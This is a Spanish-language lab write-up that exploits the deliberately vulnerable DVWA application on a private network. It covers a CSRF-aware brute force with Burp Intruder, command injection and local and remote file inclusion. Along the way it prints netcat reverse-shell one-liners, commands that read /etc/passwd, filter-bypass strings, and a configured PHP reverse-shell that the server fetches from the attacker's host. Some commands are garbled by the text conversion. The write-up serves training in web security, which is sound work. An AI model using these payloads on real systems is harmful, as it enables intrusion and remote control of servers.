<p>⑦ Payload Sets</p> <p>You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.</p> <p>Payload set: <input type="text" value="2"/> Payload count: unknown Payload type: <input type="text" value="Recursive grep"/> Request count: 18</p> <p>Start attack</p>				
<p>⑦ Payload Options [Recursive grep]</p> <p>This payload type lets you extract each payload from the response to the previous request in the attack. It is useful in some situations where you need to work recursively to extract useful data or deliver an exploit. Extract grep items can be defined in the Options tab.</p> <p>Select the "extract grep" item from which to derive payloads: <input type="text" value="From offset 3052, length 32"/></p>				

En mi caso, Burpsuite dio el siguiente error referente a los “request threads”, el cual es fácil de solucionar.

Intruder Attack Configuration

Errors

- recursive grep payloads cannot be used with multiple request threads



Únicamente debemos añadir un nuevo pool en la pestaña “Resource pool”, establecer como uno las máximas peticiones concurrentes, y empezar el ataque.

The screenshot shows the Metasploit interface with the 'Resource Pool' tab selected. There are two options: 'Use existing resource pool' (selected) and 'Create new resource pool'. Under 'Create new resource pool', a form is filled with 'Name: Custom resource pool 1' and 'Maximum concurrent requests: 1'. A red box highlights this form, and a red arrow points from the 'Start attack' button at the top right towards it.

Como vemos, el token CSRF se irá extrayendo y cambiando mientras las contraseñas para el usuario “admin” se van probando. Tras unos segundos obtenemos de nuevo la contraseña correcta, en esta ocasión con el modo de seguridad en alto.

The terminal shows the results of the attack. A red box highlights the first few rows of the table, which show password attempts and their corresponding tokens. The table has columns: Request, Payload1, Payload2, Status, Error, Redirect..., Timeout, Length, Username, 3052, and C. The first row shows a successful login attempt with status 200 and length 4663. The table continues with many failed attempts, each with a different token and length.

Request	Payload1	Payload2	Status	Error	Redirect...	Timeout	Length	Username	3052	C
3	password	c4d61e5fd8fe82a0ed219a6c30...	200	0		4620	4663	ff2eb008633e8a1170...	ff2eb008633e8a1170...	
4	qwert	ffe2eb008633e8a1170031f6e...	200	0		4620		26ee990c702775e10b1630b1...	26ee990c702775e10b16...	
5	123456789	2c23c5bd302e290105ab9727ae...	200	0		4620		2c23c5bd302e290105ab9727...	2c23c5bd302e290105ab...	
6	12345	e89f84abc5740b50cb25f6caef...	200	0		4620		e89f84abc5740b50cb25...	e89f84abc5740b50cb25...	
7	1234	9746fee88bbebb66fc85bf4b9e...	200	0		4620		9746fee88bbebb66fc85bf4b...	9746fee88bbebb66fc85...	
8	111111	d3c4740aa0a4e19e729fdb9337...	200	0		4620		d3c4740aa0a4e19e729fdb93...	d3c4740aa0a4e19e729...	
9	1234567	77eeffcd97d3ba7b54be220a1e...	200	0		4620		77eeffcd97d3ba7b54be220...	77eeffcd97d3ba7b54be...	
10	dragon	aa4b3dd8a3b61f9fa425ad83e...	200	0		4620		aa4b3dd8a3b61f9fa42...	aa4b3dd8a3b61f9fa42...	
11	123123	44e21d6a2b4c6ed05b462790...	200	0		4620		44e21d6a2b4c6ed05b4...	44e21d6a2b4c6ed05b4...	
12	baseball	97a70ac7cd192ba7ed445b532...	200	0		4620		97a70ac7cd192ba7ed445b...	97a70ac7cd192ba7ed44...	
13	abc123	Sa0d73f3c4658cb6be5ba91...	200	0		4620		Sa0d73f3c4658cb6be5ba...	Sa0d73f3c4658cb6be...	
14	football	46c0639c46f8784b0771415dc...	200	0		4620		46c0639c46f8784b0771...	46c0639c46f8784b0771...	
15	monkey	31c193cbf8d1cbd2135fd6706a...	200	0		4620		31c193cbf8d1cbd2135fd...	31c193cbf8d1cbd2135fd...	
16	latmain	A76c-5c58101a1a>0@0-0@0@...	200	0		4620		A76c-5c58101a1a>0@0-0@0@...	A76c-5c58101a1a>0@0-0@0@...	

Request1 Response1 Request2 Response2
Pretty Raw In Actions ▾
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=contraseña&Login=Login&user_token=50d76613c43e05247fdb316861efc75 HTTP/1.1
2 Host: 192.168.1.78
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://192.168.1.78/dvwa/vulnerabilities/brute/?username=admin&password=1&Login=Login&user_token=cfa8ccdbfd0f5332ef7d2e5c0b4018a
10 Cookie: security=high; PHPSESSID=046b1bd6ajckhchdu1479hjjv
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1

En el modo de seguridad imposible por cada intento de inicio de sesión erróneo debemos esperar 15 minutos para volver a intentarlo, por lo que no es viable intentar un ataque de fuerza bruta.



4.3 Command Injection

Cuando nos encontramos ante una vulnerabilidad de inyección de código o de comandos (command injection), explotamos la falta de protección del sistema que aloja la aplicación web ante la ejecución de código.

Si no se hace un filtrado de las entradas y una validación, y tampoco se evita que se ejecute código del sistema operativo, podemos inyectar código a través de headers, formularios o similares.

En la pestaña correspondiente de DVWA encontramos un formulario en el que escribimos una IP a la que se hace un ping desde el sistema en el que se encuentra la aplicación web.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted with a green background), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The main area is titled "Vulnerability: Command Injection" and contains a sub-section titled "Ping a device". It has a text input field labeled "Enter an IP address:" containing "192.168.1.79" and a "Submit" button. Below the input field, red text displays the output of a ping command: "PING 192.168.1.79 (192.168.1.79) 56(84) bytes of data. 64 bytes from 192.168.1.79: icmp_seq=1 ttl=64 time=0.249 ms 64 bytes from 192.168.1.79: icmp_seq=2 ttl=64 time=0.215 ms 64 bytes from 192.168.1.79: icmp_seq=3 ttl=64 time=0.214 ms 64 bytes from 192.168.1.79: icmp_seq=4 ttl=64 time=0.220 ms --- 192.168.1.79 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3065ms rtt min/avg/max/mdev = 0.214/0.224/0.249/0.014 ms". A red arrow points from the sidebar's "Command Injection" link to the input field on the page.

4.3.1 Nivel de seguridad bajo

Como sabemos, una de las formas de encadenar comandos en Linux es “`&&`”, el cual funciona como un AND, y, por tanto, si escribimos “comando1 `&&` comando2”, se ejecutará el segundo comando solo si el comando uno se ha ejecutado.

Pero tenemos también otras opciones, como la posibilidad de usar punto y coma para que se ejecuten ambos comandos independientemente de que sea válido o no el primer comando.



Sabiendo esto, como probablemente lo que hará el código de “Ping a device” en DVWA con el nivel de seguridad en bajo sea enviar a consola el comando “ping IP”, probaremos a encadenar otro comando más para conseguir “ping IP && nuestro_comando”. En esta ocasión intentaremos saber el usuario que lo ejecuta (whoami), la versión del S.O. (uname -a) y la dirección IP (ip ad).

Ping a device

Enter an IP address Submit

```
PING 192.168.1.79 (192.168.1.79) 56(84) bytes of data.
64 bytes from 192.168.1.79: icmp_seq=1 ttl=64 time=0.211 ms
64 bytes from 192.168.1.79: icmp_seq=2 ttl=64 time=0.209 ms
64 bytes from 192.168.1.79: icmp_seq=3 ttl=64 time=0.216 ms
64 bytes from 192.168.1.79: icmp_seq=4 ttl=64 time=0.226 ms

--- 192.168.1.79 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.209/0.215/0.226/0.006 ms
www-data
Linux parrot-mv 5.10.0-6parrot1-amd64 #1 SMP Debian 5.10.28-6parrot1 (2021-04-12) :
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:47:fe:fe brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 42769sec preferred_lft 42769sec
    inet6 fe80::99b0:b024:c3bb:6c19/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Como era de esperar, funciona. Podemos realizar muchas acciones explotando esta gran vulnerabilidad, no solo podemos ejecutar comandos típicos como para obtener información, sino que también podemos ver archivos del sistema.

Ping a device

Enter an IP address Submit

```
PING 192.168.1.79 (192.168.1.79) 56(84) bytes of data.
64 bytes from 192.168.1.79: icmp_seq=1 ttl=64 time=0.256 ms
64 bytes from 192.168.1.79: icmp_seq=2 ttl=64 time=0.285 ms
64 bytes from 192.168.1.79: icmp_seq=3 ttl=64 time=0.213 ms
64 bytes from 192.168.1.79: icmp_seq=4 ttl=64 time=0.199 ms

--- 192.168.1.79 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.199/0.238/0.285/0.034 ms
root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/nologin
sys:x:3:3:sys:/dev:/usr/sbin:/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin:/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin:/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin:/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin:/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin:/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin:/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin:/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin:/nologin
```



Para mostrar la potencia de encontrar esta vulnerabilidad sin ningún tipo de protección, intentaremos crear una shell reversa mediante Netcat con el comando: “`rm -f /tmp/p; mknod /tmp/p p && nc IP PUERTO 0/tmp/p`”.

Podríamos también hacerlo con comandos del propio bash, de python, PHP... Muchas de las opciones podemos encontrarlas en “reverse shell cheat sheets” como [este](#).

En este caso, necesitamos poner Netcat a la escucha con el comando “`nc -nlvp` puerto”.

```
[jorge@parrot-mv] -[~/Desktop]
└─$ nc -nlvp 1702
listening on [any] 1702 ...
```

Después del ping añadimos el comando para conseguir la shell reversa, indicando el puerto elegido para escuchar y nuestra IP.

Ping a device

Enter an IP address: `/bin/sh -i 2>&1|nc 192.168.1.79 1702 >/tmp/f`

Submit

```
PING 192.168.1.79 (192.168.1.79) 56(84) bytes of data.
64 bytes from 192.168.1.79: icmp_seq=1 ttl=64 time=0.256 ms
64 bytes from 192.168.1.79: icmp_seq=2 ttl=64 time=0.285 ms
64 bytes from 192.168.1.79: icmp_seq=3 ttl=64 time=0.213 ms
64 bytes from 192.168.1.79: icmp_seq=4 ttl=64 time=0.199 ms
```

Después de la ejecución habremos conseguido una shell reverse, y desde aquí podríamos intentar escalar privilegios para conseguir el control total de la máquina objetivo, ya que como tal seremos el usuario “www-data”.

```
[jorge@parrot-mv] -[~/Desktop]
└─$ nc -nlvp 1702
listening on [any] 1702 ...
connect to [192.168.1.79] from (UNKNOWN) [192.168.1.78] 46024
/bin/sh: 0: can't access tty; job control turned off
$ ls
meta personal de
help
jorge
index.php
source
$ cd /
$ ls
bin
boot
dev
```



4.3.2 Nivel de seguridad medio

Cuando establecemos el nivel de seguridad medio en DVWA, no podremos encadenar comandos usando el AND (`&&`) ni tampoco usando el punto y coma (`;`), los cuales son los más usados.

Esto es debido a que se filtran directamente esos caracteres. Pero, si seguimos probando, podemos confirmar que usando únicamente `"&"`, conseguimos que el comando se ejecute en segundo plano, pudiendo conseguir prácticamente lo mismo que en el modo de seguridad bajo.

Ping a device

Enter an IP address:

```
CHANGELOG.md
COPYING.txt
README.md
README.zh.md
about.php
config
database
docs
dwa
external
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
setup.php
tests
vulnerabilities
parrot-mv
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=56 time=16.9 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=56 time=15.4 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=56 time=15.6 ms
64 bytes from 1.1.1.1: icmp_seq=4 ttl=56 time=16.3 ms
```

Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/no
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```



4.3.3 Nivel de seguridad alto

En el nivel precedente al “imposible” se filtra más aún el código que podemos introducir.

No conseguiremos que funcione ninguna forma típica de concatenar o encadenar comandos, ya que parecen estar en la blacklist que se toma para eliminar caracteres.

Cuando nos encontramos ante un caso así, la única opción es seguir probando con todas las opciones posibles, esperando que el encargado de securizar este sistema se haya olvidado de algo.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

parrot-mv

Efectivamente no filtro el símbolo de pipe (|), con lo cual podremos seguir usando comandos diferentes al ping, pero con muchas limitaciones. Debido a que solo podemos usar el símbolo de la “tubería”, únicamente podremos realizar un comando útil, ya que solo se nos reportará la salida del último.

Ping a device

Enter an IP address:

```
.../...:/  
CHANGELOG.md  
COPYING.txt  
README.md  
README.zh.md  
about.php  
config  
database  
docs  
dvwa  
external  
favicon.ico  
hackable  
ids_log.php  
index.php  
instructions.php  
login.php  
logout.php  
php.ini  
phpinfo.php  
robots.txt  
security.php  
setup.php  
tests  
vulnerabilities
```



4.4 File Inclusion

La siguiente vulnerabilidad con la que podemos practicar en DVWA es la de File Inclusion (inclusión de archivos). En este caso podremos explotarla tanto con archivos locales (Local File Inclusion) como con archivos remotos (Remote File Inclusion), pero, para comenzar, podemos observar que la página de esta vulnerabilidad contiene enlaces a tres archivos.

The screenshot shows the DVWA interface with the title "Vulnerability: File Inclusion". On the left, there is a sidebar menu with several items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (which is highlighted with a red box), and File Upload. Below the menu, there is a section titled "More Information" with three links: Wikipedia - File inclusion vulnerability, WSTG - Local File Inclusion, and WSTG - Remote File Inclusion.

En la URL podemos identificar que el nombre del archivo se ajusta a "page=nombreachivo", por lo que es un sistema sencillo que, probablemente, en el modo de seguridad bajo no tenga ningún filtrado.

The screenshot shows a browser window with the URL "192.168.1.78/dvwa/vulnerabilities/fi/page=file1.php". The page content is "File 1" followed by "Hello admin" and "Your IP address is: 192.168.1.79". The entire content area is highlighted with a red box. Below the content, there is a "[back]" link. At the bottom of the page, there is a "More Information" section.



Viendo que los archivos enlazados son “file1”, “file2” y “file3”, podemos probar y ver que hay un cuarto archivo oculto. No tiene mucha más importancia, pero nos muestra que puede ser una buena técnica (y muy simple) probar a encontrar archivos no enlazados probando nombres.

The screenshot shows a DVWA browser interface. The URL bar contains "192.168.1.78/dvwa/vulnerabilities/fi/?page=file4.php". The main content area is titled "Vulnerability: File Inclusion" and contains a section titled "File 4 (Hidden)". A message box with a red border contains the text "Good job! This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)".

4.4.1 Nivel de seguridad bajo

En el nivel más fácil no esperamos ningún tipo de filtrado ni de seguridad, por ello podemos acceder a prácticamente cualquier archivo local del sistema web (a través del usuario www-data).

Este sería un ejemplo de Local File Inclusion, donde podemos acceder al contenido del archivo /etc/passwd únicamente añadiendo su ruta absoluta como valor de “page=”.

The screenshot shows a terminal window displaying a directory listing for "/". The URL bar above the terminal shows "192.168.1.78/dvwa/vulnerabilities/fi/?page=/etc/passwd". The terminal output shows the full content of the "/etc/passwd" file, which includes various system accounts and their encrypted passwords.



Concretamente en esta actividad hay una flag ubicada en dvwa/hackable/flahs/fi.php que se nos pone como objetivo. En este modo de seguridad será muy fácil llegar a ella:

The screenshot shows a browser window with the title "Vulnerability: File Inclusion". The address bar contains the URL "192.168.1.78/dvwa/vulnerabilities/fi/?page=../hackable/flags/fi.php". The page content displays several text snippets:
1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
--LINE HIDDEN ;--
4.) The pool on the roof must have a leak.
Below the content is the DVWA logo.

Por otro lado, para explotar la parte de Remote File Inclusion, vamos a montar en nuestra máquina atacante un servidor simple HTTP donde pondremos los archivos. El comando Python de la imagen nos permite hacerlo de forma rápida en el puerto que deseemos (7777 en mi caso).

```
$ nano attack.php  
[jorge@parrot-mv] - [~/Desktop/file-inclusion-attack]  
$ sudo python3 -m http.server 7777  
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
```

En esta ocasión he iniciado el servidor HTTP sobre la carpeta "file-inclusion-attack", donde he creado un simple archivo PHP para probar el funcionamiento. Siguiendo el mismo concepto que en la explotación del Local File Inclusion, añadimos la dirección del archivo con nuestra IP y el puerto sobre el que montamos el HTTP server. Como podemos ver, el archivo se ejecuta sin mayor complicación.

The screenshot shows a browser window and a terminal window. The browser window has the same title and URL as the previous screenshot, but the content now shows the text "Qué pasa, illo?" from the exploit. A red arrow points to this text. The terminal window is titled "Parrot Terminal" and shows the command "sudo python3 -m http.server 7777" running. Below it, a nano editor session is shown with the file "test.php" containing the PHP code "<?php echo \"Qué pasa, illo?\"; ?>".



Con esta vulnerabilidad también podemos conseguir una shell reversa. En Parrot OS tenemos varios archivos ya creados para conseguir shell reversas, en este caso lo buscaremos con extensión PHP. También podemos obtener cualquier archivo de este tipo en Internet.

```
[jorge@parrot-mv] -[~/Desktop/file-inclusion-attack]
└─$ locate shell.php
locate: warning: database '/var/cache/locate/locatedb' is more than 8 días old (actual age
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/php/shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/Laudanum/wordpress/templates/shell.php
/usr/share/payloadsallthethings/Upload Insecure Files/Extension PHP/shell.gif?shell.php
/usr/share/payloadsallthethings/Upload Insecure Files/Extension PHP/shell.jpg?shell.php
/usr/share/payloadsallthethings/Upload Insecure Files/Extension PHP/shell.php
/usr/share/payloadsallthethings/Upload Insecure Files/Extension PHP/shell.php3
/usr/share/payloadsallthethings/Upload Insecure Files/Extension PHP/shell.php4
/usr/share/payloadsallthethings/Upload Insecure Files/Extension PHP/shell.php5
/usr/share/payloadsallthethings/Upload Insecure Files/Extension PHP/shell.php7
/usr/share/payloadsallthethings/Upload Insecure Files/Extension PHP/shell.php7t
/usr/share/payloadsallthethings/Upload Insecure Files/Extension PHP/shell.png?shell.php
/usr/share/webshells/php/findsocket/php-findsock-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

Para este ejemplo usará misamente el archivo ubicado en webshells/php/php-reverse-shell.php, y lo copiaré a la carpeta sobre la que está iniciado el servidor HTTP.

```
/usr/share/webshells/php/php-reverse-shell.php
[jorge@parrot-mv] -[~/Desktop/file-inclusion-attack]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php shell.php
[jorge@parrot-mv] -[~/Desktop/file-inclusion-attack]
└─$ nano shell.php
```

Este archivo, el cual contiene un código para generar una reverse shell, nos indica claramente lo único que debemos cambiar: La IP del atacante y el puerto por el que vamos a escuchar.

```
GNU nano 5.4                                     shell.php *


set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.79'; // CHANGE THIS
$port = 1777; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



Una vez guardemos el archivo, podemos iniciar Netcap para escuchar en el puerto seleccionado.

```
[jorge@parrot-mv] -[~/Desktop/file-inclusion-attack]
└─ $ nc -nlvp 1777
listening on [any] 1777 ...
```

Volviendo al navegador, podemos aprovecharnos de la vulnerabilidades de Remote File Inclusion para que el servidor ejecute nuestro archivo PHP con el código para que se genere la shell reversa.



En ese momento aparecerá en nuestra terminal la información correspondiente y habremos ganado acceso al sistema a través del usuario www-data, igual que en el caso de command injection.

```
[jorge@parrot-mv] -[~/Desktop/file-inclusion-attack]
└─ $ nc -nlvp 1777
listening on [any] 1777 ...
connect to [192.168.1.79] from (UNKNOWN) [192.168.1.78] 45562
Linux parrot-mv 5.10.0-6parrot1-amd64 #1 SMP Debian 5.10.28-6parrot1 (2021-04-12)
) x86_64 GNU/Linux
15:44:38 up 11 min, 1 user, load average: 0,05, 0,10, 0,08
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
jorge tty7 :0 15:33 11:28 1.29s 0.09s x-session-manage
r
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /etc
$ ls
GeoIP.conf
NetworkManager
ODBCDataSources
yasat
zsh
$ whoami
www-data
$ hostname
parrot-mv
```



4.4.2 Nivel de seguridad medio

Una solución muy común pero poco efectiva para esta vulnerabilidad, es que se filtre “..” y se elimine. De esta manera no se podrá acceder mediante ruta relativa a archivos en carpetas superiores, pero es muy sencillo de solucionar, ya que si escribimos “....//”, al eliminar “..”, se quedará de nuevo con “..” tras el filtrado:

The screenshot shows a browser window with the title "Vulnerability: File Inclusion". The address bar contains the URL "192.168.1.78/dvwa/vulnerabilities/fi/?page=....//....//hackable/flags/fi.php". The page content displays a list of items, with the last item being a redacted area containing the DVWA logo.

También se intenta evitar que un atacante pueda acceder a otros archivos mediante rutas absolutas filtrando el carácter “/”, pero, si ponemos dos, eliminará uno y dejará el otro.

The screenshot shows a browser window with the title "Vulnerability: File Inclusion". The address bar contains the URL "192.168.1.78/dvwa/vulnerabilities/fi/?page=/etc//passwd". The page content displays a long list of system files and services, with the entire URL path highlighted in red.

Respecto al Remote File Inclusion, se suele filtrar también “http://”, pero aprovechando, de nuevo, lo que elimina en el filtrado, podemos mezclar caracteres para que al poner “http://..//” elimine el “..” y nos deje “http://”. Esta seguridad sigue siendo mínima y muy intuitiva de superar.

The screenshot shows a browser window with the title "Vulnerability: File Inclusion". The address bar contains the URL "192.168.1.78/dvwa/vulnerabilities/fi/?page=http://..//192.168.1.79:7777/test.php". The page content displays the message "Qué pasa, illo?" in red, indicating that the filter was bypassed.



4.4.3 Nivel de seguridad alto

En el nivel de seguridad alto el filtrado es aún mayor y más específico, no funciona ningún método típico. Tras acudir a la ayuda y ver el código fuente, se puede identificar que la solución tomada para filtrar ha sido validar únicamente los archivos que comiencen por "file", ya que en el caso concreto de DVWA, los archivos que abre se llaman todos "file1", "file2", "file3" ...

File Inclusion Source

vulnerabilities/fi/source/high.php

```
<?php  
  
// The page we wish to display  
$file = $_GET[ 'page' ];  
  
// Input validation  
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {  
    // This isn't the page we want!  
    echo "ERROR: File not found!";  
    exit;  
}  
  
?>
```

Por suerte, tenemos una solución concreta para este caso, ya que si en consola escribimos "file:nombre_archivo", se abrirá o ejecutará el mismo. Aquí se puede apreciar una prueba con /etc/passwd.



The screenshot shows a browser window with the title "Vulnerability: File Inclusion". The address bar contains the URL "192.168.1.78/dvwa/vulnerabilities/fi/?page=file:///etc/passwd". The page content is a long list of system files and paths, indicating that the exploit was successful.

```
root:x:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/bin/usr/sbin/nologin sys:x:3:sys:/dev/usr/sbin/nologin sys man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin news:x:9:news proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin /usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent/usr/st/systemd:/usr/sbin/nologin systemd-network:x:101:103:systemd Network Management,,/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:104:syst /usr/sbin/nologin tss:x:104:110:TPM software stack,,,:/var/lib/tpm:/bin/false shellinabox:/x:105:111:Shell In A Box,,,:/var/lib/shellinabox:/usr/sbin/nologin sntp:x:107:113:/:/nonexistent/usr/sbin/nologin messagebus:x:108:114:/:/nonexistent/usr/sbin/nologin Debian-exim:x:109:115:/:/var/spool/exim4:/usr/sbin/n lib/tor/bin/false iodine:x:112:65534:/:/run/iodine:/usr/sbin/nologin miredo:x:113:65534:/:/var/run/miredo:/usr/sbin/nologin redis:x:114:121:/:/var/lib/redis:/us usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin tcpdump:x:117:124:/:/nonexistent/usr/sbin/nologin rtkit:x:118:126:RealtimeKit,,,/p dnsmasq:x:120:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin postgres:x:121:128:PostgreSQL administrator,,,:/var/lib/postgresql/bin/bash avahi:x:12 stunnel4:x:123:130:/:/var/run/stunnel4:/usr/sbin/nologin _gvm:x:124:131:/:/var/lib/openvas:/usr/sbin/nologin ssh:x:125:133:/:/nonexistent/usr/sbin/nologin /usr/sbin/nologin nm-openconnect:x:127:135:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin pulse:x:128:136:Pulse/ /usr/sbin/nologin inetsim:x:130:141:/:/var/lib/inetsim:/usr/sbin/nologin color:x:131:142:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nolo xss:/usr/sbin/nologin geoclue:x:134:145:/:/var/lib/geoclue:/usr/sbin/nologin lightdm:x:135:146:Light Display Manager:/var/lib/lightdm/bin/false king-phisher /jorge:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:137:148:MySQL Server,,,:/nonexistent/bin/false
```

Gracias a la protección alta solo podemos aprovecharnos de este método, por lo que no he encontrado ninguna manera de realizar Remote File Inclusion.




4.5 File Upload

